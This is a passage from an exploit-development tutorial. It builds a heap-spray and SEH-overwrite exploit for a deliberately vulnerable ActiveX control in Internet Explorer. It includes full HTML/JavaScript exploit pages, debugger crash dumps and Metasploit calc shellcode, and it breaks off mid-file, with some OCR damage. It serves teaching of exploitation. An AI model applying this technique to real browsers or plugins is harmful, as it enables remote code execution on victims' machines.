013E678  376F4236 6Bo7
013E67C  42386F42 Bo8B
013E680  7042396F o9Bp
013E684  31704230 0Bp1
```

Building The Exploit


Now, let's re-write the exploit **PoC** and try to make a working exploit.

---------- **Exploit_PoC_HeapSpray_vulActiveX_SEH_2.html** ----------

```
<html>
<head>
    <title>vulActiveX.dll Heap Spray SEH Exploit</title>
    <object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
    </object>
    <script type="text/javascript" language="javascript">
        //=============================================//
        //            vulActiveX Heap Spraying SEH     //
        //                                             //
        //              HackSys Team - Panthera        //
        //       http://hacksys.vfreaks.com/           //
        //         hacksysteam@hotmail.com             //
        //                                             //
        //                  Author: Ashfaq Ansari      //
        //           ashfaq_ansari1989@hotmail.com     //
        //                                             //
        //=============================================//

        //shellcode = "HACKSYS!"
        shellcode = unescape('%u4148%u4b43%u5953%u2153');

        nops = unescape('%u9090%u9090');
        headersize = 20;

        //write the output to Internet Explorer's window
        document.write("<H2>vulActiveX.dll Heap Spray Attack</H2></br>");
        //create one block with nops
        document.write("Creating one block of memory with <b>NOPS</b>.</br>");
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);

        //enlarge block with nops, size 0x50000

        document.write("Enlarging the memory with <b>NOPS</b> of size <b>0x5000</b>.</br>");
        block = nops.substring(0, nops.length - slackspace);
        while (block.length + slackspace < 0x50000) block = block + block + fillblock;

        document.write("Spraying <b>NOPS + SHELLCODE</b> <b>250</b> times.</br>");

        //spray 250 times : nops + shellcode
        memory = new Array();
        for (counter = 0; counter < 250; counter++) {
            memory[counter] = block + shellcode;

            //show the status of spray on Status bar
            window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
        }

        document.write("Allocated <b>" + (block.length + shellcode.length).toString() + "</b>
bytes.<br>");
        document.write("Heap Spraying completed successfully.<br>");
        window.status = "Launching Exploit";
        alert("Heap Spraying Done\n\n Launching Exploit");

        junkA = "";
        while (junkA.length < 1164) junkA += "A";


        next_seh = "BBBB";
        seh = "CCCC";

        junkB = "";
        while (junkB.length < 14356) junkB += "D";

        payload = junkA + next_seh + seh + junkB;

        //pass the parameter to BufferOverflow method
        _vulActiveX.BufferOverflow(payload);
    </script>
</head>
<body>
</body>
</html>
```

Let’s run the above exploit **PoC** and monitor the crash in **Immunity debugger**. We will check whether we have successfully overwritten **Next SE** and **SE Handler** with “**BBBB**” and “**CCCC**”.

Let’s have a look at the **Immunity debugger**.


Immunity Debugger - iexplore.exe - [CPU - main thread, module vulActiv]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services
Registers (FPU)
Address Hex dump ASCII
Paused

```
10001163  . 880C02         MOV BYTE PTR DS:[EDX+EAX],CL
10001166  . 40             INC EAX
10001167  . 84C9           TEST CL,CL
10001169  .^75 F6          JNZ SHORT vulActiv.10001161
1000116B  . 6A 00          PUSH 0
1000116D  . 68 EC920010    PUSH vulActiv.100092EC
10001172  . 8D8D 34FFFFFF  LEA ECX,DWORD PTR SS:[EBP-CC]
10001178  . 51             PUSH ECX
10001179  . 6A 00          PUSH 0
1000117B  . FF15 EC910010  CALL DWORD PTR DS:[<&USER32.MessageBox
10001181  . 33C0           XOR EAX,EAX
10001183  . 8DA5 28FFFFFF  LEA ESP,DWORD PTR SS:[EBP-D8]
10001189  . 5F             POP EDI
1000118A  . 5E             POP ESI
1000118B  . 5B             POP EBX
1000118C  . 8B4D FC        MOV ECX,DWORD PTR SS:[EBP-4]
1000118F  . 33CD           XOR ECX,EBP
10001191  . E8 0A6D0000    CALL vulActiv.10007EA0
10001196  . 8BE5           MOV ESP,EBP
10001198  . 5D             POP EBP
10001199  . C2 0C00        RETN 0C
1000119C    CC             INT3
1000119D    CC             INT3
1000119E    CC             INT3

CL=44 ('D')
DS:[00140000]=41 ('A')
```


```
EAX 0013869C ASCII "DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
ECX 0013A444 ASCII "DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
EDX 00007964
EBX 0023134C UNICODE "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ESP 00136850 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 0013E200 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ESI 00136850 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 00007962

EIP 10001163 vulActiv.10001163

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
```

```
Address  Hex dump                                         ASCII
00403000 60 24 40 00 00 00 00 00 BD 9F 13 C5 92 12 2B 72  `$@.....[illegible]
00403010 4A BA B6 2A F9 FC 54 46 6F A1 04 B8 43 A0 FE F8  J[illegible]
00403020 A8 23 7D D1 85 84 22 6E B4 58 00 3E 0B 19 83 88  [illegible]
00403030 6A 8D 64 02 DF 5F 65 7E 3B 40 D4 10 44 B9 46 34  j[illegible]
00403040 F3 40 F4 BC 9F 48 82 1E CC A7 D0 2D 22 D7 81 F0  [illegible]
00403050 2E CD 0E 21 52 BC 3E 01 B1 1A B6 52 4D 3F FB A2  [illegible]
00403060 9D AE C6 3D AA 13 4D 18 7C D2 28 CE 72 B1 26 3F  [illegible]
00403070 BA F8 A6 48 01 B9 A4 5C 43 68 D3 46 81 00 7F 6A  [illegible]
00403080 D7 D1 69 51 47 25 14 40 00 00 00 00 00 00 00 00  [illegible]
00403090 D4 1F FF FF 28 E0 00 00 00 00 00 00 00 00 00 00  [illegible]
004030A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
004030B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
004030C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
004030D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
004030E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
004030F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
00403100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
00403110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
00403120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
00403130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
00403140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
00403150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
00403160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
00403170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
00403180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
00403190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ........
```


```
0013E618   41414141  AAAA
0013E61C   41414141  AAAA
0013E620   41414141  AAAA
0013E624   41414141  AAAA
0013E628   41414141  AAAA
0013E62C   41414141  AAAA
0013E630   41414141  AAAA
0013E634   41414141  AAAA
0013E638   41414141  AAAA
0013E63C   41414141  AAAA
0013E640   42424242  BBBB  Pointer to next SEH record
0013E644   43434343  CCCC  SE handler
0013E648   44444444  DDDD
0013E64C   44444444  DDDD
0013E650   44444444  DDDD
0013E654   44444444  DDDD
0013E658   44444444  DDDD
0013E65C   44444444  DDDD
0013E660   44444444  DDDD
0013E664   44444444  DDDD
0013E668   44444444  DDDD
0013E66C   44444444  DDDD
0013E670   44444444  DDDD
0013E674   44444444  DDDD
0013E678   44444444  DDDD
0013E67C   44444444  DDDD
0013E680   44444444  DDDD
```

```
[19:11:16] Access violation when writing to [00140000] - use Shift+F7/F8/F9 to
```

Wow, we have correctly overwritten **Next SE** and **SE Handler**. As this is a **SEH** based exploit, let's see the comparison of **Stack memory before and after overwrite** in **normal SEH** based exploits.




Stack Memory Before Overwrite




Stack Memory After Overwrite

In normal **SEH** based exploitation, the program execution flow will look similar to the given below diagram.



Program Execution Flow in SEH Exploitation

As we are using **Heap Spraying** technique with **SEH** exploitation, our approach to exploit this condition will be different. **Heap Spraying** will spray large chunks of **NOPS + Shellcode** into the **Process Heap Memory**; we will redirect the program execution flow to **Heap Memory Block** where **NOPS + Shellcode** have been placed in large chunks.




Stack Memory After Overwrite

HEAP Memory Block \x06\x06\x06\x06

Please have a look at the above diagram. In most of the cases **0×06060606** and **0x0a0a0a0a** usually points into the **NOPS** block. Let's consider **0x06060606** as the **NOPS** block in this scenario. Our plan is to overwrite the **SE handler** with **0×06060606** or **0x0a0a0a0a**, so that the program execution is redirected **NOPS** block after the exception is passed. **0×06060606 and 0x0a0a0a0a** usually points to memory address in **Heap** memory.

Let's dump **0x06060606**




```
ddress  Hex dump                                          ASCII
6060606 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060616 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060626 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060636 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060646 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060656 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060666 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060676 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060686 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060696 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
60606A6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
60606B6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
60606C6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
60606D6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
60606E6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
60606F6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060706 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060716 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060726 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060736 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060746 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060756 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060766 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060776 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060786 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
6060796 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
60607A6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
60607B6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
60607C6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
60607D6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
60607E6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ
60607F6 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉ

d 0x06060606
```

Let's re-write the exploit **PoC** and replace the shellcode (string **HACKSYS!**) with shellcode to launch **calc.exe** in Windows. Next, change the value of **seh** in the exploit **PoC** from **"CCCC"** to **"\x06\x06\x06\x06"**. We will not change **next_seh** value as we do not need it at this time.

Before editing the exploit **PoC**, let's generate our shellcode. We will need **Metasploit** for it.

```
root@bt:~/Desktop# msfpayload windows/exec CMD=calc J

// windows/exec - 196 bytes
// http://www.metasploit.com
// VERBOSE=false, EXITFUNC=process, CMD=calc

%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u
264a%uff31%uc031%u3cac%u7c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud0
01%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%u3ce3%u8b49%u8b34%ud601%uff31
%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%udb66%u
4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b
5a%ueb12%u5d86%u016a%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6
%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1

root@bt:~/Desktop#
```




```
root@bt:~/Desktop# msfpayload windows/exec CMD=calc J
// windows/exec - 196 bytes
// http://www.metasploit.com
// VERBOSE=false, EXITFUNC=process, CMD=calc
%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7
c02%uc120%u0dcf%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058
%u3ce3%u8b49%u8b34%ud601%uff31%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud
b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a
%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1
root@bt:~/Desktop#
```

---------- **Exploit_PoC_HeapSpray_vulActiveX_SEH_3.html** ----------

```
<html>
<head>
    <title>vulActiveX.dll Heap Spray SEH Exploit</title>
    <object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
    </object>
    <script type="text/javascript" language="javascript">
        //============================================//
        //            vulActiveX Heap Spraying SEH     //
        //                                             //
        //              HackSys Team - Panthera        //
        //        http://hacksys.vfreaks.com/          //
        //          hacksysteam@hotmail.com            //
        //                                             //
        //                Author: Ashfaq Ansari        //
        //            ashfaq_ansari1989@hotmail.com    //
        //                                             //
        //============================================//

